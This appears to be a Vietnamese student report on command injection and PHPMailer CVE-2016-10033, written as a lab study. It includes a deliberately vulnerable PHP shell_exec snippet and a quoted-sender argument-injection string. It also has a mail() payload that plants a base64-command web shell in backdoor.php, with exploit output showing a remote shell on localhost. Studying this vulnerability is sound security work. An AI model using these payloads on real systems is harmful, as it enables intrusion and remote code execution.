Hà Tuấn Giang

Báo Cáo
Tìm hiểu lỗ hổng Command Injection -CVE:2016-10033

Mục Lục:

I.Nguyên nhân gây lỗi **1**

II.Khai thác lỗi-Phân tích CVE 2016-10033 **2**

1.Khai thác lỗi command injection 2

2.Phân tích CVE 2016-10033 3

III.Cách khắc phục lỗi **6**

I.Nguyên nhân gây lỗi

-Command injection có thể xảy ra khi một ứng dụng chuyển dữ liệu không an toàn do người dùng cung cấp (biểu mẫu, cookie, tiêu đề HTTP, v.v.) đến system shell

-Command injection có thể xảy ra phần lớn do không đủ xác thực đầu vào

II.Khai thác lỗi-Phân tích CVE 2016-10033


1.Khai thác lỗi command injection

-Tìm tất cả những nơi nhận dữ liệu đầu vào ,sau đó kiểm tra cách ứng dụng xử lý các ký tự cơ bản cần thiết để đưa vào lệnh

Ở đây thông báo lỗi hiện về là ko tìm được file chứ ko filter các kí tự “; : | &”

→Ứng dụng có khả năng có lỗi **injection**

-Xây dựng 1 lệnh hợp lệ



-Code gây lỗi

```php
<?php
    try {
        if (isset($_GET["input"]) && !empty($_GET["input"])){
            $file_name = $_GET["input"];
            $output = shell_exec("more ".$file_name);
            // $output = file_get_contents($file_name);
            echo $output;
        }
    } catch (\Throwable $th) {

    }
?>
```

2.Phân tích CVE 2016-10033

-CVE 2016-10033 xảy ra ở các ứng dụng sử dụng chức năng PHPMailer

-class PHPMailer sử dụng hàm sau để thực hiện vận chuyển

```php
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);

    $params = null;
    //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
    if (!empty($this->Sender)) {
        $params = sprintf('-f%s', $this->Sender);
    }
    if ($this->Sender != '' and !ini_get('safe_mode')) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
    $result = false;
    if ($this->SingleTo and count($toArr) > 1) {
        foreach ($toArr as $toAddr) {
            $result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
            $this->doCallback($result, array($toAddr), $this->cc, $this->bcc, $this->Subject, $body, $this->From);
        }
```

-PHPMailer sử dụng biến “Sender” để tạo chuỗi tham số.Và chuỗi “Sender” được đặt bằng cách sử dụng method “setFrom()” để xác thực

```php
public function setFrom($address, $name = '', $auto = true)
{
    $address = trim($address);
    $name = trim(preg_replace('/[\r\n]+/', '', $name)); //Strip breaks and trim
    // Don't validate now addresses with IDN. Will be done in send().
    if (($pos = strrpos($address, '@')) === false or
        (!$this->has8bitChars(substr($address, ++$pos)) or !$this->idnSupported()) and
        !$this->validateAddress($address)) {
        $error_message = $this->lang('invalid_address') . " (setFrom) $address";
```

Function này sử dụng các phương thức xác thực tiêu chuẩn được tích hợp sẵn của PHP

VD:$address có giá trị “attacker -InjectedParam @example.com” sẽ bị từ chối.Tuy nhiên,các phương pháp này tuân theo RFC 3696,địa chỉ email có thể chứa khoảng trắng khi

được trích dẫn bằng “”” , nên $address có giá trị **“"attacker-InjectedParam"@example.com”** sẽ bypass filter

-Và PHPMailer không khử các giá trị email này trước khi gửi chúng tới hàm mail()

```
$result = $this->mailPassthru($to, $this->Subject, $body, $header, $params);
```

tham số thứ 5 “$params” theo tài liệu PHP định nghĩa về hàm mail() thì nó là “additional_params”

> Tham số Additional_parameters có thể được sử dụng để chuyển các cờ bổ sung dưới dạng tùy chọn dòng lệnh cho chương trình được định cấu hình để sử dụng khi gửi thư, như được xác định bởi cài đặt cấu hình sendmail_path. Ví dụ: điều này có thể được sử dụng để đặt địa chỉ người gửi phong bì khi sử dụng sendmail với tùy chọn -f sendmiail.

vì vậy attacker có thể lợi dụng tham số này để RCE

Địa chỉ người gửi sau:
“"Attacker -Param2 -Param3" @test.com”

sẽ khiến hàm PHPMailer/mail() thực thi /usr/bin/sendmail với danh sách các đối số sau:

Arg no.0 == [/usr/sbin/sendmail]
Arg no.1 == [-t]
Arg no 2 == [-i]
Arg no 3 == [-fAttacker -Param2 -Param3@test.com]

điều này sẽ không hoạt động đối với kẻ tấn công (Param2 và Param3 được truyền trong cùng một đối số của argv[3])
Tuy nhiên, kẻ tấn công có thể thoát ra khỏi tham số số 3 bằng một số lần thoát bổ sung.

Ví dụ: bằng cách thêm một chuỗi bổ sung \" sau đối số đầu tiên, Sender email sau:


"Attacker \" -Param2 -Param3"@test.com

khi được chuyển đến PHPMailer (và cuối cùng là hàm mail()) sẽ gây ra hàm sendmail để thực thi với:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fAttacker\]
Arg no. 4 == [-Param2]
Arg no. 5 == [-Param3"@test.com]

-Demo attack

Trang web của nạn nhân



Attacker sẽ chạy code exploit để gửi payload lên web và nhận phản hồi về file backdoor.php

```
$to = 'hacker@server.com';
$subject = '<?php echo "|".base64_encode(system(base64_decode($_GET["cmd"]))."|"; ?>';
$message = 'Pwned';
$headers = '';
$options = '-OQueueDirectory=/tmp -X/www/backdoor.php';
mail($to, $subject, $message, $headers, $options);
```

- Đối số “-X” Ghi nhật ký tất cả lưu lượng truy cập vào và ra khỏi thư trong tệp nhật ký được chỉ định.
-Đối số “-O” Đặt tùy chọn “option” thành giá trị đã chỉ định

```
┌──(gianght㉿kali)-[~/CVE/exploit-CVE-2016-10033-master]
└─$ ./exploit.sh localhost:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting localhost:8080
[+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Running whoami
www-data
RemoteShell> ls -la
[+] Running ls -la
drwxrwxrwx 1 root     root     4096 Oct 30  2017 vulnerable
RemoteShell> pwd
[+] Running pwd
/www
RemoteShell>
```

III.Cách khắc phục lỗi

1.Không chạy các lệnh hệ thống với đầu vào do người dùng cung cấp hoặc xác thực đầu vào đủ mạnh
2.Hạn chế đặc quyền cho ứng dụng
3.Cập nhật và vá lỗi ứng dụng thường xuyên